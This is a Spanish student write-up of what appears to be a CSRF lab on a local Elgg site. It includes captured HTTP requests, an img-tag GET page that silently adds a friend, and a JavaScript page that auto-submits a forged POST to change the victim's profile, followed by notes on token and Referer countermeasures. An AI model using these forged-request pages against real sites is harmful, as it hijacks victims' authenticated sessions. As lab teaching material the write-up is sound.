XSRF

Tarea 1. Observar solicitud HTTP

```
OPTIONS
http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1608110190&__elgg_t
oken=GqIGvJ6tmFGgJn6M8JUqjg&__elgg_ts=1608110190&__elgg_token=GqIGvJ6tmFGgJn6M8JUqjg
HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60
.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Access-Control-Request-Method: GET
Access-Control-Request-Headers: x-requested-with
Origin: http://www.xsslabelgg.com
Connection: keep-alive
```

Tarea 2. Ataque XSRF usando una solicitud GET


Boby quiere convertirse en amigo de Alice, pero Alice se niega a agregarlo a su lista de amigos de Elgg. Boby decide usar el ataque CSRF para lograr su objetivo, enviando a Alice una URL. Alice, por curiosidad, hace clic en la URL, que la lleva al sitio web de Boby: www.csrflabattacker.com.

Describe cómo puedes construir el contenido de esa página web de forma que, tan pronto como Alice la visite, Boby se agregue a la lista de amigos de Alice (suponiendo que Alice tenga una sesión activa con Elgg).

Elgg ha implementado una contramedida para defenderse de los ataques CSRF. En las solicitudes HTTP GET Add-Friend, cada solicitud incluye dos parámetros: __elgg_ts y __elgg_token. La contramedida utiliza estos parámetros, por lo que si la solicitud no contiene los valores correctos, no será aceptada por Elgg.

1. Miro una petición de amistad con otra persona. Veo que es un link y necesito un ID


   Busco mi ID




2. Creo el link malicioso http://www.csrflabelgg.com/action/friends/add?friend=43


3. Creo una página web donde inserto el link en img src, para que haga un get del link al cargarse la página. **GET – img src.**

4. La subo al foro, me logueo como Alice y clickeo. Veo cómo se me ha añadido Boby en amigos.






```
<html>
<head>
<title>
Bienvenido
</title>
<body>
<p>Error</p>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=45&" width="1" height="1" />
</body>
</head>
</html>
```



He puesto 45 sin querer

Tarea 3: Ataque CSRF mediante solicitud POST

Después de agregarse a la lista de amigos de Alice, Boby quiere hacer algo más. Él quiere que Alice diga "Boby is my Hero" en su perfil. Boby planea usar un ataque CSRF para lograrlo.

Permitir a los usuarios modificar sus perfiles es una característica de Elgg. Si los usuarios desean modificar sus perfiles, van a la página de perfil de Elgg, completan un formulario y luego lo envían, enviando una solicitud POST, al script del lado del servidor /profile/edit.php, que procesa la solicitud y realiza la modificación del perfil.

El atacante debe falsificar una solicitud HTTP POST desde el navegador de la víctima, cuando la víctima esté visitando su sitio malicioso.

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
......
```

A diferencia de las solicitudes HTTP GET, que agregan parámetros a las cadenas de URL tras un "?", los parámetros de las solicitudes HTTP POST se incluyen en el cuerpo del mensaje HTTP (consulta el contenido entre los dos símbolos ∂).

• Pregunta 1: La solicitud HTTP falsificada necesita la identificación de usuario (guid) de Alice para funcionar correctamente. Si Boby tiene a Alice como objetivo específico, antes del ataque, puede encontrar formas de obtener la identificación de usuario de Alice. Boby no sabe la contraseña de Elgg de Alice, por lo que no puede iniciar sesión en la cuenta de Alice para obtener la información. Por favor, describe cómo puede Boby resolver este problema.

1. Voy a su perfil, le doy a add friend pero capturo la petición -> Alice tiene el ID 42


```
OPTIONS
http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1608425848&
.1
```

2. Cambio el código

```
<html>
    <body>
    <h1>Esta página falsifica una solicitud HTTP POST.</h1>
    <script type="text/javascript">
            function forge_post(){
            var fields;
            // Lo siguiente son entradas de formulario rellenadas por el atacante y ocultas a la víctima
            fields += "<input type='hidden' name='name' value='Alice'>";
            fields += "<input type='hidden' name='briefdescription' value='Has sido hackeado'>";
            fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2 '>";  -> 2 para que sea visible
            por otros users
            fields += "<input type='hidden' name='guid' value='42 '>";
            // Crea un elemento <form>
            var p = document.createElement("form");
            // Construye el formulario
            p.action = "http://www.xsslabelgg.com/action/profile/edit";
            p.innerHTML = fields;
            p.method = "post";
            // Añade el formulario a la página actual.
            document.body.appendChild(p);
            // Envía el formulario
            p.submit();
            }
            // Invoca forge_post() cuando la página se cargue.
            window.onload = function() { forge_post();}
            </script>
    </body>
</html>
```

3. Lo meto en mi página web. **POST – Script.**

• Pregunta 2: Si Boby desea lanzar el ataque a cualquiera que visite su página web maliciosa, no sabrá de antemano quién la está visitando. ¿Todavía puede lanzar el ataque CSRF para modificar el perfil de Elgg de la víctima?

No, habría que cambiar los datos manualmente.

Meter como parámetros funciones que incorpora Elgg: elgg.session.user.name y elgg.session.user.guid

Tarea 4: Contramedidas

• **Secret-token**: las aplicaciones web pueden incrustar un token secreto en sus páginas y todas las solicitudes provenientes de estas páginas llevarán este token. Debido a que las solicitudes entre sitios no pueden obtener este token, las falsas serán identificadas fácilmente por el servidor.

• **Referrer header**: las aplicaciones web también pueden verificar la página de origen de la solicitud utilizando la cabecera Referrer. Sin embargo, debido a problemas de privacidad, esta información del encabezado ya puede haber sido filtrada en el lado del cliente.